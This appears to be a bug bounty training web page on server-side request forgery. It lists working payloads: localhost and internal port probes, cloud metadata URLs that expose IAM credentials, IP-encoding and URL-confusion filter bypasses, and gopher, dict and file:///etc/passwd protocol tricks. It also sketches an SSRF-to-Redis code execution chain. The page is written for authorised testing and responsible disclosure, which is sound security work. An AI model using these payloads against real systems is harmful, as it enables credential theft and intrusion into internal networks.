All SSRF testing in this guide is performed on authorised targets — DVWA, TryHackMe, HackTheBox, or in-scope bug bounty programmes with explicit written permission. Server-side Request Forgery payloads against cloud metadata endpoints can access sensitive credentials — only test on targets where you have documented authorisation to do so. Never exfiltrate real credentials beyond what is necessary to confirm the vulnerability.

Day 9’s SQL injection reached into the database. SSRF for bug bounty reaches further — it weaponises the server itself, making it fetch internal resources that no external attacker should ever see. Internal admin panels. Redis databases. AWS IAM credentials. The metadata service that holds the keys to an entire cloud infrastructure. SSRF turns the application’s own HTTP client against its network, bypassing every firewall rule designed to protect it. This is why Server-side request Forgery pays Critical. Day 10 teaches you to find it, confirm it, escalate it, and report it at maximum payout.
- What Is SSRF & Why It Pays Critical
- How SSRF Works — The Server as Your Proxy
- SSRF Entry Points — Where to Look First
- Basic SSRF Testing — Localhost and Internal Services
- Blind SSRF Detection — Interactsh & Burp Collaborator
- Cloud Metadata — AWS, GCP, Azure via SSRF
- SSRF Filter Bypass Techniques
- SSRF to RCE — The Critical Chain
- Writing SSRF Reports That Pay Maximum
- Further Reading
From Day 9’s SQL injection, you know what it means to break out of intended data context and inject commands. SSRF bug bounty hunting extends that principle to the network layer — instead of injecting SQL commands into a query, you inject URLs into a server-side fetch operation. The server dutifully fetches what you tell it to, giving you access to its internal network perspective. That network perspective is worth Critical in almost every cloud-hosted application.
What Is SSRF & Why It Pays Critical
Server-Side Request Forgery (SSRF) is a vulnerability where an attacker can manipulate a server-side application into making HTTP requests to an unintended location. The application has a feature that fetches remote content — a webhook, an image URL importer, a PDF generator, an API proxy. You control the URL it fetches. Instead of pointing it at a legitimate external resource, you point it at internal infrastructure: http://127.0.0.1/admin, http://redis:6379, or http://169.254.169.254/latest/meta-data/.
SSRF entered the OWASP Top 10 in 2021 as a standalone category (A10:2021) — the first time in OWASP history a single vulnerability class was given its own entry independent of a broader category. This recognition reflects the explosion of SSRF in cloud-hosted applications where every server has access to its own cloud provider’s metadata service. That metadata service contains IAM credentials. IAM credentials can control entire cloud accounts. SSRF is the vulnerability that starts that chain.
How SSRF attack Works — The Server as Your Proxy
The vulnerable application has a server-side feature that makes HTTP requests based on user input. A common example: an application that lets users enter a URL to fetch a preview image or metadata. The developer intended users to enter legitimate external URLs. Instead, you enter an internal address — and the server, faithfully executing the request, fetches content from inside its own network and returns it to you.
http://127.0.0.1/admin, that request goes from the server to itself — entirely inside the trusted network, bypassing every perimeter firewall rule.SSRF Entry Points — Where to Look First
SSRF entry points are any feature where the server makes an HTTP request based on user input. They are not always obviously labelled “URL” parameters. Some of the most valuable SSRF findings come from non-obvious entry points — an integration webhook, a PDF converter, a social media preview generator. Your Burp HTTP History from Day 5’s setup is where you discover all of these systematically.
Basic SSRF Testing — Localhost and Internal Services
Basic SSRF testing starts with the simplest payload: substitute a user-controlled URL parameter with a localhost address and observe whether the response changes. A different response — different content, different length, different status code — indicates the server made the internal request and returned different data. This is your confirmation signal.
# Original legitimate request
POST /api/fetch HTTP/1.1
Host: target.com
Content-Type: application/json

{"url": "https://example.com/image.jpg"}

# ── Localhost probes — try all variants ──────────────────────────
{"url": "http://127.0.0.1/"}                   # classic localhost
{"url": "http://localhost/"}                    # hostname variant
{"url": "http://0.0.0.0/"}                     # POSIX all-interfaces
{"url": "http://[::1]/"}                        # IPv6 loopback
{"url": "http://0/"}                            # short form, Linux

# ── Internal port scanning via SSRF ──────────────────────────────
{"url": "http://127.0.0.1:22/"}                # SSH
{"url": "http://127.0.0.1:6379/"}              # Redis
{"url": "http://127.0.0.1:9200/"}              # Elasticsearch
{"url": "http://127.0.0.1:8080/"}              # Internal admin panel
{"url": "http://127.0.0.1:3000/"}              # Node.js internal app
{"url": "http://127.0.0.1:5000/"}              # Flask/Python internal

# ── What to look for in responses ───────────────────────────────
# Different response body = server fetched internal content = SSRF confirmed
# Connection refused error = port closed but SSRF exists (still a finding)
# Timeout = port filtered — try next port
# Same response = parameter not making server-side request (not SSRF)
In Burp Repeater, add the “Length” column to your headers view. Send your legitimate URL first and note the response length. Then send localhost variants. Even a 50-byte difference in response length indicates the server returned different content — confirming internal fetch behaviour. This is especially useful when the application doesn’t render fetched content directly but processes it internally.
http://127.0.0.1:6379/ into a URL parameter. The response returns: -ERR wrong number of arguments for 'get' command. What does this confirm?Blind SSRF Detection — Interactsh & Burp Collaborator
Most SSRF vulnerabilities in modern applications are blind — the server makes the internal request but returns nothing useful in the HTTP response. The application might confirm “webhook saved” or simply return a 200 OK while silently fetching your URL in the background. You cannot see what was fetched. You need out-of-band (OOB) detection.
OOB detection works by replacing your SSRF payload URL with a URL pointing to an external server you control — your Burp Collaborator instance or an Interactsh endpoint. When the target server fetches that URL, your server records the interaction. Even if you receive nothing in the HTTP response, the OOB callback proves the server made an outbound request, confirming blind SSRF.
# Install Interactsh client (free, open-source by ProjectDiscovery)
go install -v github.com/projectdiscovery/interactsh/cmd/interactsh-client@latest

# Or use pre-compiled binary
wget https://github.com/projectdiscovery/interactsh/releases/latest/download/interactsh-client_linux_amd64.zip

# Start listener — generates your unique OOB URL
interactsh-client
# Output: [INF] Listing on abc123xyz.oast.pro

# Verbose mode — shows full callback details
interactsh-client -v

# Output when SSRF fires:
[abc123xyz] Received DNS interaction from: 52.90.x.x
[abc123xyz] Received HTTP interaction from: 52.90.x.x
            GET / HTTP/1.1
            Host: abc123xyz.oast.pro
# 52.90.x.x = AWS IP = server made outbound request = SSRF confirmed
Cloud Metadata — AWS, GCP & Azure via SSRF
Cloud metadata services are the single highest-value target reachable via SSRF. Every major cloud provider runs an internal HTTP service accessible only from within instances — at a link-local IP address — that returns configuration data, network information, and crucially, temporary IAM credentials with permissions attached to the instance’s role. Via SSRF, you can make the server fetch its own credentials and return them to you.
AWS partially mitigated this with IMDSv2 (a token-based metadata service) which many applications have enabled — but IMDSv2 only protects against simple GET-based SSRF. If the vulnerable code makes PUT requests or forwards request headers, IMDSv2 is also bypassable via SSRF. GCP and Azure have their own equivalents. All three are critical targets.
# ── AWS EC2 IMDSv1 (most common, classic SSRF target) ────────────
http://169.254.169.254/latest/meta-data/              # root metadata
http://169.254.169.254/latest/meta-data/iam/          # IAM info
http://169.254.169.254/latest/meta-data/iam/security-credentials/  # role list
http://169.254.169.254/latest/meta-data/iam/security-credentials/[ROLE-NAME]
# Above returns: AccessKeyId, SecretAccessKey, Token — CRITICAL

# ── AWS Alternative endpoints ────────────────────────────────────
http://169.254.169.254/latest/user-data/              # startup scripts
http://169.254.169.254/latest/meta-data/hostname      # internal hostname
http://169.254.169.254/latest/meta-data/public-ipv4   # public IP
http://169.254.169.254/latest/meta-data/local-ipv4    # private IP

# ── GCP (Google Cloud) ──────────────────────────────────────────
http://metadata.google.internal/computeMetadata/v1/
# Requires header: Metadata-Flavor: Google
http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token

# ── Azure ───────────────────────────────────────────────────────
http://169.254.169.254/metadata/instance?api-version=2021-02-01
# Requires header: Metadata: true
http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/

# ── STOP HERE for bug bounty proof ──────────────────────────────
# Confirming the metadata endpoint is accessible = Critical
# If credentials appear: screenshot the ROLE NAME only — not the keys
# Never exfiltrate or use the credentials — report immediately
If SSRF returns AWS IAM AccessKeyId, SecretAccessKey, and Token — stop immediately. Screenshot the response showing the credential structure (blur the actual key values). Do not use the credentials, do not attempt to access AWS resources, do not dump S3 buckets. Report immediately with maximum urgency. Using exfiltrated credentials — even to demonstrate impact — violates safe harbour policies and potentially computer fraud law.
SSRF Filter Bypass Techniques
Many applications implement SSRF protection by blocklisting IP addresses and hostnames like 127.0.0.1, localhost, and 169.254.169.254. Blocklist-based filters are weak — there are dozens of encoding and representation alternatives for any IP address that resolve identically at the network layer but look different to a string-based filter.
# ── IP encoding variants — all resolve to 127.0.0.1 ─────────────
http://2130706433/          # decimal notation
http://0x7f000001/          # hex notation
http://0177.0.0.1/          # octal notation
http://127.1/               # abbreviated — resolves to 127.0.0.1
http://[::1]/               # IPv6 loopback
http://[::ffff:127.0.0.1]/  # IPv4-mapped IPv6
http://[0:0:0:0:0:ffff:7f00:1]/ # full IPv6 form

# ── URL confusion attacks ────────────────────────────────────────
http://evil.com@127.0.0.1/  # @-sign: host is 127.0.0.1, not evil.com
http://127.0.0.1#evil.com   # fragment — server ignores #evil.com
http://127.0.0.1/?x=https://evil.com # trusted domain in param

# ── DNS-based bypass ────────────────────────────────────────────
http://localtest.me/        # DNS resolves to 127.0.0.1
http://customer1.app.localhost.my.company.127.0.0.1.nip.io/
# nip.io: DNS wildcard that resolves embedded IPs

# ── AWS metadata bypass variants ────────────────────────────────
http://169.254.169.254/         # standard
http://2852039166/              # decimal of 169.254.169.254
http://[::ffff:a9fe:a9fe]/      # IPv6 of 169.254.169.254
http://169.254.169.254.nip.io/  # DNS-based bypass

# ── Protocol bypass (if http:// is blocked) ──────────────────────
dict://127.0.0.1:6379/info  # Redis via dict:// protocol
gopher://127.0.0.1:6379/_INFO%0d%0a # Gopher (complex, powerful)
file:///etc/passwd           # Local file read via file://
127.0.0.1 and localhost with a string-based filter. Which payload is most likely to bypass it?SSRF to RCE — The Critical Chain
SSRF that can reach internal services opens escalation paths beyond data access. When the SSRF can reach services like Redis, Memcached, or Elasticsearch on the internal network — and those services have no authentication — it may be possible to achieve Remote Code Execution by sending crafted commands through the SSRF. The most documented path is SSRF to Redis to RCE via Gopher protocol.
Understanding the SSRF-to-RCE chain conceptually is important for accurately rating your findings and writing impactful reports. You do not need to fully execute the chain against a production system — demonstrating SSRF access to Redis on port 6379 is sufficient evidence. The report explains the theoretical escalation path, which is enough to justify Critical severity without extracting data or achieving actual RCE.
Writing SSRF Reports That Pay Maximum
SSRF reports that pay at the top of the severity range share one characteristic: they clearly articulate what was reachable via the SSRF, not just that SSRF exists. Triage reviewers need to understand the blast radius — what data, what systems, what credentials were accessible through the vulnerability. Use the template below and fill each section precisely. Reference the complete bug bounty report writing guide for the full methodology.
url parameter in the /api/fetch endpoint performs server-side HTTP requests without validating or restricting the destination. An authenticated attacker can direct requests to internal network resources and cloud metadata services. The AWS EC2 instance metadata service at 169.254.169.254 was confirmed accessible, exposing the instance’s IAM role name.2. Navigate to Dashboard → Integrations → Test Webhook
3. In the Callback URL field, enter:
http://169.254.169.254/latest/meta-data/4. Click “Test Webhook” — observe response in the test result panel
5. Response returns AWS metadata directory listing (confirms SSRF)
6. Modify URL to:
http://169.254.169.254/latest/meta-data/iam/security-credentials/7. Response returns IAM role name:
ec2-production-role→ IAM role name disclosed (ec2-production-role)
→ Temporary IAM credentials retrievable from /iam/security-credentials/ec2-production-role
→ Credentials may allow access to S3, Lambda, RDS, and other AWS services
→ Internal network port scanning possible (confirmed Redis on 6379)
→ Testing stopped at role name confirmation per responsible disclosure policy
# ── BASIC SSRF PROBES ────────────────────────────────────────────
{"url": "http://127.0.0.1/"}           # localhost
{"url": "http://0.0.0.0/"}             # all interfaces
{"url": "http://[::1]/"}               # IPv6 loopback
{"url": "http://127.0.0.1:6379/"}      # Redis internal
{"url": "http://127.0.0.1:9200/"}      # Elasticsearch

# ── CLOUD METADATA ───────────────────────────────────────────────
http://169.254.169.254/latest/meta-data/
http://169.254.169.254/latest/meta-data/iam/security-credentials/
http://metadata.google.internal/computeMetadata/v1/

# ── BLIND SSRF (OOB) ─────────────────────────────────────────────
interactsh-client -v                   # start OOB listener
{"url": "http://[YOUR-ID].oast.pro/"}  # inject OOB URL

# ── SSRF BYPASS PAYLOADS ─────────────────────────────────────────
http://2130706433/                     # decimal 127.0.0.1
http://0x7f000001/                     # hex 127.0.0.1
http://0177.0.0.1/                     # octal 127.0.0.1
http://127.1/                          # abbreviated
http://2852039166/                     # decimal 169.254.169.254
http://evil.com@127.0.0.1/             # @-sign confusion
http://localtest.me/                   # DNS → 127.0.0.1
part of your methodology.
Day 11 covers Open Redirect — a vulnerability class that looks simple on the surface but chains powerfully with SSRF, phishing, and OAuth attacks to produce P1 findings. The methodology for finding, proving impact, and reporting Open Redirect is tomorrow’s full focus.
Frequently Asked Questions — Day 10
SecurityElites — How to Write a Bug Bounty Report That Gets Paid — templates and the 9 rejection reasons
← Day 9: SQL Injection for Bug Bounty — manual + SQLmap complete guide
PortSwigger Web Security Academy — SSRF — free interactive labs covering all SSRF types →
OWASP A10:2021 SSRF — official vulnerability reference and prevention guidance →
SSRF was the first Critical I ever found in a bug bounty programme. The application had a webhook feature — an endpoint that would ping any URL you configured. I pointed it at 169.254.169.254. The IAM role name came back in the response panel. I stopped immediately, took the screenshot, and submitted. The report paid $9,200. The entire chain took 15 minutes from identifying the webhook parameter to confirming the metadata access. SSRF is not glamorous — it is methodical. Map the entry points, probe systematically, follow the escalation chain, stop at proof, report clearly. That sequence is all of Day 10 in one paragraph.